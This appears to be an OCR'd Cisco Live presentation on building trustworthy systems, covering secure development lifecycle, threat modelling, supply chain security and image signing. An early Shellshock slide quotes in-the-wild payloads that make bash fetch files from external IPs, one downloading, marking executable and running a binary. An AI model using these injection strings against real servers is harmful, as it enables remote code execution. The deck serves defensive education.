
TOMORROW
starts here.
CISCO
Cisco live!

Building Trustworthy Systems

BRKSEC-1601

Matt Carling, Solutions Architect


Security and Trust Organisation

#clmel

Cisco live!

Trust

Name: 0679190121.exe			
PID: 1236 **Children**: 1	**File Actions**: 3	**Registry Actions**: 10	**Analysis Reason**: Is target sample.
Name: DW20.EXE			Parent: 1236
PID: 880 **Children**: 0	**File Actions**: 3	**Registry Actions**: 18	**Analysis Reason**: Parent is being analyzed
Name: winlogon.exe			
PID: 428 **Children**: 0	**File Actions**: 3	**Registry Actions**: 0	**Analysis Reason**: Process activity after target sample started.
Name: services.exe			
PID: 472 **Children**: 0	**File Actions**: 3	**Registry Actions**: 0	**Analysis Reason**: Process activity after target sample started.
Name: unknown			
PID: 484 **Children**: 0	**File Actions**: 3	**Registry Actions**: 0	**Analysis Reason**: Process activity after target sample started.
Name: svchost.exe			
PID: 744 **Children**: 0	**File Actions**: 3	**Registry Actions**: 0	**Analysis Reason**: Process activity after target sample started.
Name: Explorer.EXE			
PID: 1148 **Children**: 0	**File Actions**: 3	**Registry Actions**: 2	**Analysis Reason**: Process activity after target sample started.



Shellshock

```
() { :; }; /bin/ping -c 3 109.235.51.42
() { :; }; /usr/bin/env wget hxxp://173.193.139.2/host
() { :; }; wget 37.187.225.119/a; wget 37.187.225.119/action.php > /var/www/
() { :;}; wget -O /tmp/syslogd hxxp://69.163.37.115/nginx; chmod 777 /tmp/syslogd; /tmp/syslogd;
```


Image sources : heartbleed.com, qualys.com

Agenda


- The Challenge
- Trustworthy Technologies
- Trustworthy Standards and Certification
- Secure Supply Chain
- Secure Implementation and Operation
- Summary


The Challenge

The Challenge



Model for Next Generation Trustworthy IT





Trustworthiness Foundational to Infrastructure Protection from Attacks

Hardware Tampering

Individual and Group Threats

Software Manipulation






Gray Market/ Counterfeit

Espionage

Disruption


Trustworthiness Must be Maintained Across the Attack Continuum




Trustworthy Systems
Cisco live!

Securing Environments with Trustworthy Foundations

- Security Designed and Built-In From the Start provides a strong foundation for Fast IT
- Trustworthy Systems: Smart, Simple, Secure Protection




Company Culture

- Protect our global reputation as a trustworthy vendor
  - Active measures to safeguard the security and reliability of what we sell and operate.
  - Long history of openness and transparency with our customers
  - Equal and simultaneous access to security vulnerability information globally.
- The development of our technology is driven by
  - Our customers' requirements from around the world,
  - Open, global standards, and
  - Practices specifically prohibiting backdoors or anything else that deliberately “weakens” our products
- Our products are constantly security tested by
  - Us,
  - Third party certification and evaluation labs,
  - Independent security researchers, and
  - Our customers.

PSIRT

cisco.com/go/psirt

Open Access to security vulnerability information globally



- Security Advisories
- Security Responses
- Security Notices

Trustworthy System Foundations

Processes
Technology
Policies

Enterprise Security Visibility and Control

Secure Communications Simplification and Reuse

Foundational Security Elements

Enterprise Encryption

Platform and Infrastructure Attestation

Runtime Integrity

Trustworthy Cloud

Secure by Default

Simplified Secure Transport

One Connector

Common Security Modules

Trust Anchor Services

Unified Platform

Secure Development Lifecycle

Secure Boot Trust Anchor

Common Criteria

NIST FIPS

ISO ISO 27034

Certifications & Standards

Cisco live!

Trustworthy Systems Architecture (**update slide)

Foundation of Trust

Process | Technology | Policy

Secure Process
Lifecycle / Security Baseline

CSDL

Product Security Technology
Common Modules & Features

Shipping

- Trust Anchor
- Secure Boot
- Image Signing
- Entropy
- Immutable Identity

Futures

- NG & Common Crypto
- Secure Storage
- Run Time Integrity
- Certificate Transport (EST)

- Trustworthy IoT
- Real Time Integrity

- Secure Simplified Transport
- Trustworthy Cloud


Secure Standards
Information Assurance (IA)

- Common Criteria
- ISO 27034
- FIPS / USGv6
- DoD IA
- TCG

Cisco Secure Development Lifecycle (CSDL)

CSDL is the approach to use for ensuring product security:


- Incorporate security requirements in Product Security Baseline, Identify security threats and mitigations during design phase with Threat Modelling
- Prevent security defects using Safe Libraries and Static Analysis tools with appropriate security rules
- Defend against exploits using Runtime Defence techniques, while Validating system through Security Testing
- Conforms with the guidelines of ISO 27034



CSDL Ensures consistent product security through proven techniques and technologies, reducing the number and severity of vulnerabilities in software

Product Security Requirements

- Security Baseline Requirements
  - Insures consistency when implementing industry recognised standard practices
  - Incorporates requirements into product Functional Spec(s) and Test Plan(s)
  - Aligns with Public sector compliance (FIPS, DoD IA, Common Criteria)
- Product Security Baseline (PSB) Gap Analysis –
  - Beginning of product lifecycle to drive additional requirements
  - Prior to customer release as part of verification



3rd Party Software – Fundamentals

- Ensure your product as a whole is secure
- Minimise exposure by considering hidden costs in your decision process
  - Perform gap analysis
  - Establish maintenance plan
  - Verify no backdoors
  - Address all known vulnerabilities before FCS
- Manages 3rd party security alerts
  - Register components with in a centralised database
  - Contract support for critical security fixes
- Planned response to security issues
  - Follow established maintenance plan

Secure Design – Threat Modelling

- Methodology to identify & assess risk, and mitigate security problems in feature development
  - Leads development engineers to consider how a feature can be attacked and how best to mitigate the attack
  - Not a one-time event, it's a way of thinking about security for every feature




Diagram
- Draw system architecture
- Add trust boundaries and detail

Find threats
- Find threats with a method like STRIDE/element
- Iterate over diagram


Mitigate Threats
- Redesign, utilise standard mitigations
- Custom mitigations when unavoidable

Validate
- Validate diagrams match code
- Test effectiveness of the mitigations

Image Signing


Tamper protection for Cisco software

- Digital signature creation and verification using asymmetric key pairs
- Rommon
- Boot loader
- Image Base
- Packages




Run Time Integrity

